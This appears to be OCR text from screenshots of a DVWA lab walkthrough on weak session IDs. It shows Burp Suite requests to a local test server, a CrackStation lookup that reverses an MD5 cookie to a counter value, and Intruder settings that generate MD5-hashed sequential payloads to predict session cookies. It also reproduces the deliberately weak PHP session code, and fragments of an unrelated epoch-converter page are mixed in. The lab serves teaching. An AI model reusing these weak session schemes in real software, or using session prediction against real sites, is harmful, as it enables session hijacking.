Pretty Raw Render \n Actions Select extension...

```

1 HTTP/1.1 200 OK
2 Date: Sun, 14 Feb 2021 20:50:33 GMT
3 Server: Apache/2.4.46 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dwvaSession=1613335803
8 Vary: Accept-Encoding
9 Content-Length: 3406
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17   <head>
18     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19
20   <title>
21     Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application
22   </title>
23
24   <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
25
26   <link rel="icon" type="image/ico" href="../../favicon.ico" />
27
28   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js" />
29
30 </head>
31
32 <body class="home">
33   <div id="container">
34
35     <div id="header">
36       
37     </div>
38
39     <div id="main_menu">
40
41       <div id="main_menu_padded">
42         <ul class="menuBlocks">
43           <li class="">
44             <a href="#">Home</a>
45           </li>
46           <li class="">
47             <a href="#">Instructions</a>
48           </li>
49           <li class="">
50             <a href="#">Setup / Reset DB</a>
51           </li>
52         </ul>
53       </div>
54     </div>
55
56   </div>
57
58 </body>
59
60 </html>

```

The current Unix epoch time is **1730780550**

Convert epoch to human-readable date and vice versa

Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Tuesday, November 5, 2024 4:22:18 AM
Your time zone : Monday, November 4, 2024 11:22:18 PM GMT-05:00
Relative : A few seconds ago

Mon	Day	Yr	Hr	Min	Sec
11	/ 5	/ 2024	4	: 22	: 18 AM ▾ GMT ▾

Human date to Timestamp

Pages

- Home
- Preferences
- Toggle theme
- Tools
- Epoch converter
- Batch converter
- Time zone converter
- Timestamp list
- LDAP converter
- WebKit/Chrome timestamp
- Unix hex timestamp
- Cocoa Core Data timestamp
- Mac HFS+ timestamp
- SAS timestamp
- Seconds/days since year 0
- Bin/Oct/Hex converter
- Countdown in seconds
- Epoch clock
- Date and Time
- Week numbers
- Weeks by year

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d3d9446802a44259755d38e6d163e820

[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).


Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d3d9446802a44259755d38e6d163e820



[Crack Hashes](#)

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d3d9446802a44259755d38e6d163e820	md5	10

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Dashboard Target Proxy **Intruder** Repeater Sequencer

1 × ...

Target Positions Payloads Options

Payload type: Numbers Request count: 500

(?) Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Numberformat

Base: Decimal Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

Examples

1
321

(?) Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input checked="" type="checkbox"/>	Hash: MD5
Remove		
Up		
Down		

Target Positions Payloads Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Sniper

```

1 POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
13 Cookie: dwvaSession=c81e728d9d4c2f636f067f89cc14862c5; security=high; PHPSESSID=r8r3400ntdt9m33a8jhn0osrj
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17

```

Add § Clear § Auto § Refresh

Request ▾	Payload	Status	Error	Timeout	Length	Comment
0	c4ca4238a0b923820dc509a6f...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
1	c81e728d9d4c2f636f067f89cc1...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
2	ecbc87e4ab5ce2fe28308fd9f2a...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
3	a87ff679a2f3e71d9181a67b754...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
4	e4da3b7fbce2345d772b0674...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
5	1679091c5a880faf6fb5e6087e...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
6	8f14e45fceea167a5a36dedd4b...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
7	c9f0f895fb98ab9159f51fd0297...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
8	45c48cce2e2d7fbdeafcf51c7c6...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
9	d3d9446802a44259755d38e6...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
10	6512bd43d9caa6e02c990b0a8...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
11	c20ad4d76fe97759aa27a0c99b...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
12	c51ce410c124a10e0db5e4b97fc...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
13	5ab238927bc75a6f606eb525...	200	<input type="checkbox"/>	<input type="checkbox"/>	3852	
14						

Request Response

Pretty Raw In Actions ▾

```

1 POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
13 Cookie: dwvaSession=c20ad4d76fe97759aa27a0c99bfff6710; security=high; PHPSESSID=r8r3400ntdt9m33a8jhn0osrj
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17

```

HTTP history										
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
426	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3852	HTML		Vulnerability: Weak
425	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3852	HTML		Vulnerability: Weak
424	http://127.0.0.1	GET	/dwa/vulnerabilities/view_help.php?id...	✓		200	2868	HTML	php	Help : Damn Vulnerability: Weak
423	http://127.0.0.1	GET	/dwa/vulnerabilities/weak_id/			200	3691	HTML		Vulnerability: Weak
422	http://127.0.0.1	GET	/dwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found
421	http://127.0.0.1	GET	/dwa/security.php			200	5646	HTML	php	DWVA Security: Da
420	http://127.0.0.1	POST	/dwa/security.php	✓		302	394	HTML	php	
419	http://127.0.0.1	GET	/dwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found
418	http://127.0.0.1	GET	/dwa/security.php			200	5566	HTML	php	DWVA Security: Da
417	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3733	HTML		Vulnerability: Weak
416	http://127.0.0.1	POST	/dwa/vulnerabilities/weak_id/			200	3733	HTML		Vulnerability: Weak
415	http://127.0.0.1	GET	/dwa/vulnerabilities/view_help.php?id...	✓		200	2888	HTML	php	Help : Damn Vulnerability: Weak
414	http://127.0.0.1	GET	/dwa/vulnerabilities/weak_id/			200	5897	HTML		Vulnerability: Weak
413	http://127.0.0.1	GET	/dwa/js/add_event_listeners.js			404	451	HTML	js	404 Not Found
...										

Request

Pretty Raw In Actions ▾ Select extension... ▾

```
1 POST /dwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://127.0.0.1
0 DNT: 1
1 Connection: close
2 Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
3 Cookie: dwaSession=613395813; security=high; PHPSESSID=103400ntdt9m33a8j1hn0osr
4 Upgrade-Insecure-Requests: 1
5 Sec-GPC: 1
6
7
```

Response

Pretty Raw Render In Actions ▾ Select extension... ▾

```
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Feb 2021 20:52:40 GMT
3 Server: Apache/2.4.46 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dwaSession=c4ca4238a0b923820dcc509a6f75849b; expires=Sun, 14-Feb-2021 20:52:40 GMT; path=/; secure; HttpOnly
8 Vary: Accept-Encoding
9 Content-Length: 3400
10 Connection: close
11 Content-Type: text/html;charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17 <head>
18   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
19   <title>
20     Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application
21   </title>
22   <link rel="stylesheet" type="text/css" href="../../dwa/css/main.css" />
23   <link rel="icon" type="image/ico" href="../../dwa/favicon.ico" />
24
25   <script type="text/javascript" src="../../dwa/js/dvwaPoc.js" />
26
27 </head>
28
```

DVWA

Vulnerability: Weak Session IDs

This page will set a new cookie called dwaSession each time the button is clicked.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: high
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

High Weak Session IDs Source

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    if (!isset($_SESSION['last_session_id_high'])) {  
        $_SESSION['last_session_id_high'] = 0;  
    }  
    $_SESSION['last_session_id_high']++;  
    $cookie_value = md5($_SESSION['last_session_id_high']);  
    setcookie("dwvaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);  
}  
?>
```

Medium Weak Session IDs Source

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    $cookie_value = time();  
    setcookie("dwvaSession", $cookie_value);  
}  
?>
```

Weak Session IDs Source

vulnerabilities/weak_id/source/high.php

```
<?php  
  
$html = "";  
  
if ($_SERVER['REQUEST_METHOD'] == "POST") {  
    if (!isset($_SESSION['last_session_id_high'])) {  
        $_SESSION['last_session_id_high'] = 0;  
    }  
    $_SESSION['last_session_id_high']++;  
    $cookie_value = md5($_SESSION['last_session_id_high']);  
    setcookie("dwvaSession", $cookie_value, time() + 3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);  
}  
?>
```